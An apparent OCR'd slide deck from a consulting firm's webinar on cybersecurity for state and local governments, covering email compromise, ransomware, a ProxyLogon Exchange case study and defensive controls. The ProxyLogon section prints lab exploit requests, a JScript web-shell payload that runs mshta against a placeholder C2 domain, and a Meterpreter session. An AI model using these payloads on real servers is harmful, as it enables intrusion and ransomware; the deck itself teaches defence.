

Leading Cybersecurity Practices for State and Local Governments May 23, 2024

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Today's Presenters





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Serving You

CLA creates opportunities for businesses, individuals, and communities through our wealth advisory, outsourcing, audit, tax and consulting services. With more than 8,500 people, nearly 130 U.S. Locations, and a global vision, we promise to know you and help you.



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We Can Help You in 4 Ways ...



Protect your systems and data with a strong cybersecurity plan.





Cybersecurity Services At CLA

Cybersecurity Security offered as specialized service offering for over 25 years

- Penetration Testing and Vulnerability Assessment
- IT/Cyber security risk assessments
- IT audit and compliance (HIPAA, GLBA/FFIEC, NIST, CMMC, CIS, etc.)
- Readiness and Compliance Assessments (PCI-DSS)
- Incident response and forensics
- Independent security consulting
- Internal audit support











Key Objectives



Common cyber threats facing state and local governments.

Recommended practices for securing your organization's data and systems.



Strategies for responding to a cyberattack.



Compliance requirements for state and local governments.









Cybersecurity Trends

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State Of Cybersecurity

Everything Old is New Again

https://www.cisa.gov/news-

events/cybersecurity-advisories/aa23-278a



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- 4. Lack of network segmentation
- 5. Poor patch management
- 6. Bypass of system access controls
- 7. Weak or misconfigured multifactor authentication (MFA) methods
- 8. Insufficient access control lists (ACLs) on network shares and services
- 9. Poor credential hygiene
- 10. Unrestricted code execution



Cybercrime And Black-Market Economies

- Black market economy to support cyber fraud
 - Business models and specialization
 - Underground Marketplace (The Dark Web)
- Most common cyber fraud scenarios we see affecting our clients
 - Theft of information
 - Log-in Credentials
 - ePHI, PII, PFI, account profiles, etc.
 - Credit card information
 - Ransomware and interference w/ operations
- To the Hackers, we all look the same...





They will hit you with any or all the following:

- 1. Email Spear Phishing Attacks
- 2. Password Guessing and Business Email Account Takeovers
- 3. Payment and Funds Disbursement Transfer Fraud
- 4. Ransomware
- 5. Extortion to avoid breach disclosure



Business Email Compromise (BEC)

80%+ of breaches involve stolen credentials

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Business Email Compromise

- Fraudsters impersonate employees, service providers, or vendors via email in an attempt to...
 - Modify invoice payments
 - Change direct deposit for employees
 - Purchase gift cards
 - Etc.
- The attacker could directly target you... OR the attacker could attack you through a <u>vendor/customer</u>
 - Supply chain attacks





Microsoft 2022 Digital Defense Report

Credentialed phishing schemes on the rise – indiscriminately target all inboxes

The volume of phishing attacks is orders of magnitude greater than all other threats




710 million phishing emails blocked per week





2023 PhishLabs Malicious Email Report









Case Study


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Overview

- Controller sent email to AP to process an invoice
- AP verified the legitimacy, identified request was fraudulent
 Controller did NOT send it
- IT Security team reviewed and changed password for user
- Four months later, council heard about incident and asked for independent investigation
 - Log retention for many systems was default (30 days)



Email that was sent to from controller to AP was sent using actual controller's actual email account





Additionally, the "Originating-IP" of 46.219.210.254 indicates the source IP address was from Ukraine:

X-MS-Exchange-Organization-AuthAs: Internal X-MS-Exchange-Organization-AuthMechanism: 04 X-Originating-IP<mark>: [46.219.210.254]</mark> X-MS-Exchange-Organization-Network-Message-Id:

http://www.ian	19.210.254 erver ormation on IANA, visit a.org eturned 1 object
role:	Freenet Network Coordination Center
address:	Freenet
address:	<u>of 268, 17 Dragomanov</u> a st., Kyiv
address:	Ukraine (UA) 02068
admin-c:	FL4510-RIPE





 Reviewing authentication logs showed the controller's account with several failed logins over a period of time

 Yellow rows indicate Saturday or Sunday

May	111
1-May	12
2-May	3
3-May	2
4-May	5
5-May	2
6-May	2
7-May	1
8-May	1
10-May	1
11-May	5
12-May	3
14-May	1
15-May	3
16-May	4
17-May	6
18-May	10
19-May	12
20-May	5
21-May	12
22-May	11
23-May	10





- Authentication logs show the fraudster accessed email with an email client (e.g., Outlook)
- Email clients will synchronize all email, contacts, calendar, etc.
- Controller account had 8 year's worth of email

							Failure	
Date (UTC)	User	Username	Application	IP address	Location	Status	reason	Client app
								Mobile
								Apps and
			Microsoft		Chicago,			Desktop
			Office	<mark>199.116.115.139</mark>	<mark>Illinois, US</mark>	Success	Other.	clients .
								Mobile
								Apps and
			Microsoft		Chicago,			Desktop
			Office	199.116.115.143	Illinois, US	Success	Other.	clients



 Analysis of email showed controller had documents with users' social security numbers and credit card numbers





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Lessons Learned

Weak password policy

MFA not required

Access to email not geo-restricted

Email retention settings not in place

Log retention settings not enhanced







Ransomware

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Ransomware









Attack on the availability of data

Encrypt / lock up critical systems, applications, and data

Payments are often in cryptocurrency (Bitcoin)

Newer ransomware variants

Attempt to delete backups


Demand payment not to publish stolen data

Fraudsters may demand payment from 3rd parties impacted by incident






Ransomware Growth – 2023 Sophos Study



In the last year, has your organization been hit by ransomware? Yes. n=3000 (2023), 5,600 (2022), 5,400 (2021), 5,000 (2020)



Ransom Payment and Backup Use by Revenue





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How Does Ransomware Get Into Networks?

Email phishing resulting in:

- User opening an infected attachment.
- User downloading malicious payload from a website.

Unpatched systems exposed to internet

- Exchange
- VDI

Insecure internet accessible log-in prompts

- Outlook Web Access (OWA)
- Citrix Gateway
- Virtual Private Network (VPN)
- Remote Desktop
 Protocol (RDP)







Case Study

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Case Study — Exchange Email Vulnerability

Four separate vulnerabilities

- Server-Side Request Forgery (SSRF)
- Arbitrary File Write
- Insecure Deserialization
- Arbitrary File Write

Exploited by hacking group based out of China

- Targets US companies
- Operates using Virtual Private Servers (VPS) in US





Server-Side Request Forgery

- Allows an attacker to interact with backend features of Exchange that **should not be publicly accessible**
 - Allows attacker to impersonate an Exchange administrator

<pre>Pretty Raw in Actions v Pretty Raw in Actions v Pretty Raw in Actions v Pretty Raw Render in Actions v 1 HTTP/1.1 241 2 Cache-Control: private 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like (Accept: */* 6 Connection: close 5 Accept: */* 6 Connection: close 7 msExchLogonAccount: S-1-5-21.1791523006-1798431839-901340856-500 8 msExchLogonMailbox: S-1-5-21.1791523006-1798431839-901340856-500 9 msExchTargetMailbox: S-1-5-21.1791523006-1798431839-901340856-500 10 Content-Type: text/xml Cookie: X-BEResource admin@webapp-01.lab.env 444/ecp/proxyLogon.ecp? MailboxId=34bc31cc 4 <r at="Negotiate" in="cla"></r></pre>	Request	Response
<pre>2 Host: webapp-ol.lab.env 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like of 4 Accept-Encoding: gzip, deflate 5 Accept: */* Connection: close 7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500 9 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500 9 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500 10 Content-Type: text/xml. 11 Cookie: X-BEResource Admin@webapp-01.lab.env 444/ecp/proxyLogon.ecp? MailboxId=34bc312c- 12 Content-Lengtn: 234 13 </pre> Cache-Control: private 2 Cache-Control: private 2 Cache-Control: private 2 Cache-Control: private 3 Server: Microsoft-IIS/8.5 4 request-id: acd753e5-77cc-480f-8ecb-852beda9b09c 5 X-CalculatedBETarget: webapp-01.lab.env 6 X-Content-Type Options: nosniff 7 X-DiagInfo: WEBAPP-01 8 X-BEResource Admin@webapp-01.lab.env 444/ecp/proxyLogon.ecp? MailboxId=34bc312c- 12 Content-Lengtn: 234 13 content: In="cla"> Cache-Control: private 2 Cache-Control: private 2 Cache-Control: private 2 Cache-Control: private 3 Server: Microsoft-IIS/8.5 4 request-id: acd753e5-77cc-480f-8ecb-852beda9b09c 5 X-CalculatedBETarget: webapp-01.lab.env 6 X-DiagInfo: WEBAPP-01 8 X-BEResource Admin@webapp-01.lab.env 4 44/ecp/proxyLogon.ecp? MailboxId=34bc312c- 4 content-Lengtn: 234 14 Content-Lengtn: 234 15 Set-Cookie: msExchEcpCanary= 0lge3LmVHEK3YVDdXmJXGBAg71UYFdkIHq-FpRmg5m2rkZPkLeniBTSiN6o_hzPpFWR50-o4EOU; path=/ecp 14 X-Effective: WEEPAP-01 15 X-Powered-by: ASP-Net	Pretty Raw \n Actions ~	Pretty Raw Render \n Actions ~
<pre>15 Date: Mon, 10 May 2021 08:06:17 GMT 16 Connection: close</pre>	<pre>2 Host: webapp-01.lab.env 3 User-Agent: Mozilla/S.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like 0 4 Accept-Encoding: gzip, deflate 5 Accept: */* 6 Connection: close 7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500 8 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500 9 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500 10 Content-Type: text/xml 11 Cookie: X-BEResource=Admin@webapp-01.lab.env 444/ecp/proxyLogon.ecp? MailboxId=34bc312c- 12 Content-Lengtn: 234 13 14 <r at="Negotiate" ln="cla"> <s> S-1-5-21-1791523006-1798431839-901340856-500</s></r></pre>	<pre>2 Cache-Control: private 3 Server: Microsoft-IIS/8.5 4 request-id: acd753e5.77cc-480f-8ecb-852beda9b09c 5 X-CalculatedBETarget: webapp-01.lab.env 6 X-Content-Type-Options: nosniff 7 X-DiagInfo: WEBAPP-01 8 X-BEServer: WEBAPP-01 9 X-UA-Compatible: IE=10 10 X-AspNet-Version: 4.0.30319 11 Set-Cookie: ASP.NET_SessionId=7f052cf2-c788-4fb1-97a7-fffcb52126bf; path=/; secure; HttoOnlv 12 Set-Cookie: msExchEcpCanary= 0lqe3LmVHEK3YVDdXmJXGB4g71UYFdkIHq-FpRmg5m2rKZPkLeniBTSiN6o_hzPpFWR50-o4E0U.; path=/ecp 13 X-PEMered-By: ASP.NET 14 X-FEServer: WEBAPP-01 15 Date: Mon, 10 May 2021 08:06:17 GMT</pre>





Arbitrary File Write

- Now we are the Exchange administrator
- Can create a malicious file on the server

Request

Pretty Raw \n Actions ~ Pretty Raw \n Actions \ POST /ecp/199.js HTTP/1.1 POST /ecp/199.js HTTP/1.1 Host: webapp-01.lab.env Host: webapp-01.lab.env User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36 Accept-Encoding: gzip, deflate 4 Accept-Encoding: gzip, deflate Accept: */* Accept: */* Connection: close Connection: close msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500 Content-Type: application/ison: charset=utf-8 Content-Type: application/json; charset=utf-8 Cookie: ASP.NET SessionId=6e6d2ce1-a958-4d13-9790-4b4c15c64d77;: X-BEResource= Cookie: ASP.NET SessionId=6e6d2ce1-a958-4d13-9790-4b4c15c64d77;; X-BEResource= irectorv&msExchEcpCanarv=RAf2lthnvk26ineOZibBP8moavcYNtkIOdfFuOfiAXWpZJuKg CZuu tualDirectory&msExchEcpCanary=RAf21thnyk26jne0ZibBP8moaycYNtkI0dfFuQfjAXWpZJuKc OmAoE6g9vG vimShaFaJI.&a=~1942062522:: msExchEcpCanarv= CZuuOmAoE6g9yG yimShaFaJI.&a=~1942062522;; msExchEcpCanary= RAf21thnyk26jne0ZibBP8moaycYNtkI0dfFuQfjAXWpZJuKg CZuu0mAoE6g9yG yimShaFaJI. RAf2lthnvk26jne0ZibBP8moaycYNtkIOdfFuQfjAXWpZJuKg_CZuuOmAoE6q9yG_yimShaFaJI. Content-Length: 500 Content-Length: 381 4 {"identity": {"__type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)" 4 {"identity": {" type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)" , "RawIdentity": "la2l3ee2-9f22-4432-89b6-a292d4ef8la3"}, "properties": { , "RawIdentity": "la2l3ee2-9f22-4432-89b6-a292d4ef8la3"}, "properties": { "Parameters": {" type": "Parameters": {" type": "JsonDictionarvOfanvTvpe:#Microsoft.Exchange.Management.ControlPanel". "ExternalUrl": "http://ffff/#<script language=\"JScript\" runat=\"server\"> function Page Loa "FilePathName": (){/**/eval(Request[Response.Write(new ActiveXObject(\"WScript.Shell\").exec(\ "\\\\127.0.0.1\\c\$\\Program Files\\Microsoft\\Exchange Server\\V15\\FrontEnd\\/ cmd /c mshta https://c2domain/avOHIFAw/test.hta\"))].\"unsafe\"):}</script>"}] ttpProxy\\owa\\auth\\newtest4.aspx"}}



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Tools Created To Exploit Vulnerability

root@Ares > @ 02:26:46 PM > > ~/tools/proxylogonPOC


python3 proxyLogon.py webapp-01.lab.env -e administrator@lab.env -w maliciouslogfile -c 'mshta http://10.0.0.201:80/Exploit.hta'

```
sf6 exploit(windows/misc/hta_server) > sessions -v
ctive sessions
session ID: 1
Name:
Type: meterpreter windows
Info: NT AUTHORITY\SYSTEM @ WEBAPP-01
Tunnel: 10.0.0.201:4444 -> 10.0.0.12:8105 (10.0.0.12)
Via: exploit/windows/misc/hta_server
Encrypted: Yes (AES-256-CBC)
UUID: d3a9ccab7a411539/x86=1/windows=1/2021-06-21T19:32:102
CheckIn: 58s ago @ 2021-06-21 14:32:12 -0500
Registered: No
```





Admin Rights To Exchange Server





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Attacker Elevated Privileges

Exchange server had IT administrator logged in

Hackers used IT administrator's account to:

- Access and exfiltrate sensitive files
- Identify and delete backups
- Deploy ransomware





Outcome

Organization paid over \$1 million to recover systems, applications, and data

No cyber insurance coverage Took organization 4 months to get back to "business as usual"







Mitigating Controls

Strong patch management	Threat intelligence	Logging and monitoring
Egress filtering	Install public-facing services in DMZ	Antivirus/endpoint controls
	Secure (isolating) backups	







Recommended Practices for Securing your Organization

Internal Controls to Manage Risk

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Big Picture: Leverage Industry Frameworks/Controls

 Center for Internet Security (CIS) Critical Security Controls

 National Institute of Standards and Technology Cybersecurity Framework (NIST CSF)

CIS Control	1:	Inventory and Control of Enterprise Assets
CIS Control	2:	Inventory and Control of Software Assets
CIS Control	3:	Data Protection
CIS Control	4:	Secure Configuration of Enterprise Assets and Software
CIS Control	5:	Account Management
CIS Control	6:	Access Control Management
CIS Control	7:	Continuous Vulnerability Management
CIS Control	8:	Audit Log Management
CIS Control	9:	Email and Web Browser Protections
CIS Control	10:	Malware Defenses
CIS Control	11:	Data Recovery
CIS Control	12:	Network Infrastructure Management
CIS Control	13:	Network Monitoring and Defense
CIS Control	14:	Security Awareness and Skills Training
CIS Control	15:	Service Provider Management
CIS Control	16:	Application Software Security
CIS Control	17:	Incident Response Management
CIS Control	18:	Penetration Testing

Function	Category	Category Identifier
Govern (GV)	Organizational Context	GV.OC
	Risk Management Strategy	GV.RM
	Roles, Responsibilities, and Authorities	GV.RR
	Policy	GV.PO
	Oversight	GV.OV
	Cybersecurity Supply Chain Risk Management	GV.SC
Identify (ID)	Asset Management	ID.AM
	Risk Assessment	ID.RA
	Improvement	ID.IM
Protect (PR)	Identity Management, Authentication, and Access Control	PR.AA
	Awareness and Training	PR.AT
	Data Security	PR.DS
	Platform Security	PR.PS
	Technology Infrastructure Resilience	PR.IR
Detect (DE)	Continuous Monitoring	DE.CM
	Adverse Event Analysis	DE.AE
Respond (RS)	Incident Management	RS.MA
	Incident Analysis	RS.AN
	Incident Response Reporting and Communication	RS.CO
	Incident Mitigation	RS.MI
Recover (RC)	Incident Recovery Plan Execution	RC.RP
	Incident Recovery Communication	RC.CO





IT / Technical Controls

Spam Filter Controls

- Implement email spoofing protections
 - Sender Policy Framework (SPF)
 - Lists authorized mail servers for your business
 - DomainKeys Identified Mail (DKIM)
 - Digitally signs emails sent from your business
 - Domain-based Message Authentication Reporting and Conformance (DMARC)
 - Informs email servers what to do when SPF and DKIM checks fail

<u>Tools</u>

https://mxtoolbox.com/ https://easydmarc.com/





Passwords

Strong Password Policy

- Password length is most important characteristic (14+ characters)
- Avoid reusing passwords
- Consider password manager

Pass Phrases – Loooooong natural language

Password1<----- Unforgiveable!</th>Summer2024!<----- Terrible</td>N*78fm/1<----- Painful</td>Wallet Painting lamp<-- GOOD</td>






Multi-Factor Authentication (MFA)

- All remote systems/applications should require MFA
 - Email, VPN, Remote Desktop, Banking, etc.
- Not all MFA is created equal
 - Hardware tokens
 - Number matching
 - Soft token (6-digit code)
 - Push notifications
 - Phone calls/SMS text









User Access Controls

 Staff should not have administrator rights to their workstations or business applications.

 No email, browsing, or general computer use when using administrator level credentials.

- System/application administrators should be required to have two sets of credentials (general use and elevated privileges).
- Implement a policy and practice that stipulates administrators do NOT log into workstations with domain administrator rights.





Logging, Monitoring, and Alerting

- Ensure all applications, such as Email, have adequate logging enabled
 - This may require additional licensing/costs


• Fine-tune the logging and develop a process to review logs regularly for potentially malicious activity






Manual / Process Driven Controls

Manual Controls





Vendor Management









Polling Question

Is my organization Cyber Ready?

- Yes we 100% follow best practices by conducting assessments, penetrating testing is conducted regularly, and we have a mitigation plan that we practice regularly
- Sort of we follow most best practices, and we have not had a cyber assessment or pen test in the last 3 years
- Not at All we have been so overwhelmed with other priorities that our cyber posture has fallen behind







Strategies for Responding to a Cyberattack

Cyber Attack Incident Response Plan

Preparation	
Identification	
Containment	
Eradication	
Recovery and Restoration	
Post-Incident Review	







Compliance Requirements

Compliance Requirements



Understand the legal framework for your state




Implement measures to protect data (PII, CJIS, HIPAA, PHI, PCI)



Conduct regular risk assessments specific to your needs

Regularly train employees







Thank You!

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Want to schedule time to talk more?





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